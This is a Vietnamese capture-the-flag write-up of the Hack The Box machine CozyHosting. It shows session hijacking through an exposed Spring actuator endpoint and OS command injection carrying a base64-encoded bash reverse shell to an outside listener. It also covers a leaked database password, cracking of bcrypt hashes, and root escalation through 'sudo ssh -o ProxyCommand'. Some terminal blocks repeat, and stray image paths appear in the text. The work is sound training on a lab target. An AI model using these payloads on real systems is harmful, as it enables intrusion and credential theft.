

CozyHosting - Hack The Box

Target IP Address: 10.10.11.230

Enumeration:

- Sử dụng nmap để quét:

```
(adminh㉿kali)-[~/hackthebox/cozyhosting]
$ sudo nmap -sC -sV 10.10.11.230 -oA cozy_nmap
[sudo] password for adminh:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-16 11:59 +07
Nmap scan report for 10.10.11.230
Host is up (0.30s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_ 256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp    open  http   nginx 1.18.0 (Ubuntu)
| http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
4444/tcp  open  krb524?
8000/tcp  open  http   SimpleHTTPServer 0.6 (Python 3.10.12)
8088/tcp  open  http   SimpleHTTPServer 0.6 (Python 3.10.12)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.08 seconds
```

- Target mở port 22/open, port 80/open, 4444/open, 8000/open, 8088/open.
- Sử dụng dirsearch để quét:

```
(adminh㉿kali)-[~/hackthebox/cozyhosting]
$ dirsearch -u http://cozyhosting.htb
v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927


Output File: /home/adminh/.dirsearch/reports/cozyhosting.htb/_23-11-16_13-42-07.txt

Error Log: /home/adminh/.dirsearch/logs/errors-23-11-16_13-42-07.log
Target: http://cozyhosting.htb/

[13:42:13] Starting:
[13:43:11] 200 - 0B - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
[13:43:23] 400 - 435B - /..\..\..\..\..\..\..\..\..\etc\passwd
[13:43:25] 400 - 435B - /a%5c.aspx
[13:43:27] 200 - 634B - /actuator
[13:43:27] 200 - 5KB - /actuator/env
[13:43:27] 200 - 15B - /actuator/health
[13:43:27] 200 - 48B - /actuator/sessions
[13:43:27] 200 - 10KB - /actuator/mappings
[13:43:28] 200 - 124KB - /actuator/beans
[13:43:28] 401 - 97B - /admin
[13:44:22] 200 - 0B - /engine/classes/swfupload//swfupload.swf
[13:44:22] 200 - 0B - /engine/classes/swfupload//swfupload_f9.swf
[13:44:23] 500 - 73B - /error
[13:44:24] 200 - 0B - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[13:44:24] 200 - 0B - /extjs/resources//charts.swf
[13:44:34] 200 - 0B - /html/js/misc/swfupload//swfupload.swf
[13:44:40] 200 - 12KB - /index
[13:44:49] 200 - 0B - /login.wdm%2e
[13:44:49] 200 - 4KB - /login
[13:44:50] 204 - 0B - /logout
[13:45:11] 400 - 435B - /servlet/%C0%AE%C0%AE%C0%AF

Task Completed
```

- Phát hiện đường dẫn /actuator/sessions có thẻ chứa session tokens để login.



Initial Access:

- Truy cập với địa chỉ <http://cozyhosting.htb/>:

The screenshot shows a browser window with the URL <http://cozyhosting.htb>. The main content of the page is a landing page for "Cozy Hosting" with the tagline "We offer modern solutions for growing your business". Below this, there is a call-to-action button labeled "Get Started →". To the right of the page, the Wappalyzer extension is running, providing a detailed breakdown of the website's technology stack. Key findings include:

- Font scripts:** Bootstrap Icons, Google Font API.
- JavaScript libraries:** Lightbox, AOS, Swiper.
- Web servers:** Nginx 1.10.2.
- Reverse proxies:** Nginx 1.10.2.
- Operating systems:** Ubuntu.
- UI frameworks:** Bootstrap.
- Advertising:** MGID.

- Thử login với admin/admin nhưng không được, sử dụng burp suite để bắt request và sửa SessionID thành session token mà mình tìm được ở trên thì thấy đăng nhập thành công:

Screenshot of the Cozy Cloud Admin Dashboard. The dashboard shows a table of recent sales and a pie chart of running software status.

Recent Sales | Today

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	\$64	Patched
#2147	boring mahavira	API server	\$47	Pending
#2049	stoic varahamihira	Metrics backend	\$147	Patched
#2644	tender mirzakhani	Website	\$67	Not patched
#2644	sleepy mcclintock	Administrator panel	\$165	Patched
#2644	cranky mcnulty	Test runner	\$82	Not patched
#2644	goofy kalam	CI/CD	\$99	Patched
#2644	reverent archimedes	Test pipeline	\$24	Patched
#2644	awesome lalande	Dev environment	\$53	Not patched

Running software | Today

Pie chart legend: Pending scan (blue), Up to date (green), Pending update (yellow), Security update is required (red).

Include host into automatic patching

Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

- Tìm được chức năng dùng để truy cập ssh:

Screenshot of the Cozy Cloud Admin Dashboard showing hosts for automatic patching.

#2644	reverent archimedes	Test pipeline	\$24	Patched
#2644	awesome lalande	Dev environment	\$53	Not patched

Include host into automatic patching

Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings

Hostname	admin
Username	admin

Submit Reset

© Copyright Cozy Cloud. All Rights Reserved
Designed by BootstrapMade

- Thử bắt request bằng burp và thử thay đổi trường username và host phát hiện request này thực thi 1 command: ssh username@host. Từ đây có thể xuất hiện lỗi hỏng OScommand Injection:

```

POST /executeshell HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: _na=8ce246f2-ebb1-44f1-bbcf-3832759b2d1d; JSESSIONID=2676BF040A8B50FD0010D7D1AE2C5529
Upgrade-Insecure-Requests: 1
host=admin&username=
```

Response:

```

HTTP/1.1 200
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 16 Nov 2023 07:40:50 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=usage: ssh [-e bind_interface] [-b bind_address] [-c cipher_spec] [-D [bind_address]:port] [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file] [-J [user@]host[:port]] [-L address] [-l login_name] [-m mac_spec] [-O ciphers] [-o option] [-p port] [-Q query_option] [-R address] [-S ciphers] [-W host:port] [-w local_tun[remote_tun]] destination [command [arguments ...]]
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY

```

- Sử dụng reverse shell để khai thác lỗ hổng:

```
"bash -i >& /dev/tcp/10.10.14.16/4444 0>&1"
```

```
";echo${IFS}"YmFzaC1AaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi80NDQ0
IDA+JjEK"|base64${IFS}-d|bash;"
```

```

POST /executeshell HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: _na=8ce246f2-ebb1-44f1-bbcf-3832759b2d1d; JSESSIONID=2676BF040A8B50FD0010D7D1AE2C5529
Upgrade-Insecure-Requests: 1
host=admin&username=
%3decho${IFS}"YmFzaC1AaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi80NDQ0IDA+JjEK"
base64${IFS}-d|bash%3d
```

Response:

```

Waiting

```


- Khai thác thành công, tạo reverse shell vào hệ thống với tài khoản app:

```

└── (root㉿kali)-[~/home/adminh] инг 101 / 
# nc -lnpv 4444
listening on [any] 4444 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.230] 40634
bash: cannot set terminal process group (1065): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@cozyhosting:/app$ pwd
pwd
/app
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
app@cozyhosting:/app$ python3 -m http.server 9000
python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
10.10.14.16 - - [16/Nov/2023 08:37:37] "GET / HTTP/1.1" 200 -
10.10.14.16 - - [16/Nov/2023 08:37:37] code 404, message File not found
10.10.14.16 - - [16/Nov/2023 08:37:37] "GET /favicon.ico HTTP/1.1" 404 -

```

- Download file *cloudhosting-0.0.1.jar* và extract để tìm kiếm thêm thông tin:



- Trong thư mục */BOOT-INF/classes* tìm được file *application.properties* có chứa thông tin về db username và password:

```

root@kali:~/Downloads[~]# nc -lvp 4444
listening on [any] 4444
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.230] 54730
bash: cannot set terminal process group (1065): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ python3 -c 'import pty;pty.spawn("/bin/bash")'
app@cozyhosting:/app$ python3 -c 'import pty;pty.spawn("/bin/bash")'
app@cozyhosting:/app$ psql -U postgres -h 127.0.0.1
psql -U postgres -h 127.0.0.1
Password for user postgres: Vg&nvzAQ7XxR
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# \c cozyhosting
\c cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=# \d
WARNING: terminal is not fully functional
Press RETURN to continue

      List of relations
 Schema |   Name    | Type  | Owner
-----+-----+-----+-----+
 public | hosts   | table | postgres
 public | hosts_id_seq | sequence | postgres
 public | users   | table | postgres
(3 rows)

```

- Kết nối db postgres với username và password tìm được:

```

root@kali:~/Downloads[~]# nc -lvp 4444
listening on [any] 4444
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.230] 54730
bash: cannot set terminal process group (1065): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ python3 -c 'import pty;pty.spawn("/bin/bash")'
app@cozyhosting:/app$ python3 -c 'import pty;pty.spawn("/bin/bash")'
app@cozyhosting:/app$ psql -U postgres -h 127.0.0.1
psql -U postgres -h 127.0.0.1
Password for user postgres: Vg&nvzAQ7XxR
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# \c cozyhosting
\c cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=# \d
WARNING: terminal is not fully functional
Press RETURN to continue

      List of relations
 Schema |   Name    | Type  | Owner
-----+-----+-----+-----+
 public | hosts   | table | postgres
 public | hosts_id_seq | sequence | postgres
 public | users   | table | postgres
(3 rows)

```

- Tìm được bảng users và xem dữ liệu trong bảng:

```

cozyhosting=# select * from users;
select * from users;
WARNING: terminal is not fully functional
Press RETURN to continue

      name    |          password          | role
-----+-----+-----+
-- 
kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm | Admin
n
(2 rows)

```

- Xác định được đây là dạng mã blowfish hash.

- Sử dụng hashcat để dò mật khẩu:

```
hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
```

```
hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt --show
```

```
(admin@kali)-[~/hackthebox/cozyhosting]
$ hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt --show
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm:manchesterunited
```

- Tìm được 1 user josh:

```
app@cozyhosting:/home$ ls
ls
josh
app@cozyhosting:/home$ cd josh
cd josh
bash: cd: josh: Permission denied
```

- Sử dụng ssh để login với user "josh" và password "manchesterunited":

```
(admin@kali)-[~] kali Distro | Kali Forums | Kali-NetHunter | Exploit-DB | Google Hacking DB | OffSec | Web Application Secur... | Cookie Arena |
└─$ ssh josh@cozyhosting.htb
The authenticity of host 'cozyhosting.htb (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:xx/7yQ53dizlLq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'cozyhosting.htb' (ED25519) to the list of known hosts.
josh@cozyhosting.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage .230

System information as of Thu Nov 16 09:39:07 AM UTC 2023

System load: 0.0          Processes:      240
Usage of /: 56.8% of 5.42GB   Users logged in:    0
Memory usage: 15%           IPv4 address for eth0: 10.10.11.230
Swap usage: 0%              [ ] Submit this directly to Canonical

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:$ ls
user.txt
josh@cozyhosting:~$ cat user.txt
a01077ece7f5a8db13be4875a845bf20
```

Privilege Escalation:

- Thủ chạy với quyền sudo:

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:                               Released on 02 Sep 2023
Matching Defaults entries for josh on localhost:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User josh may run the following commands on localhost:
  (root) /usr/bin/ssh *
josh@cozyhosting:~$
```

- Chỉ có thể thực thi lệnh liên quan đến /usr/bin/ssh.
- Sử dụng lối khai thác nâng quyền với sudo trong ssh:

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
# ls
user.txt Advanced Labs + Released on 02 Sep 2023
# cd /root
# ls
root.txt
# cat root.txt
f6bcfbaf485428df6e4427f323bd7be
# HTB for Business
```

- Submit flag hoàn thành bài lab:

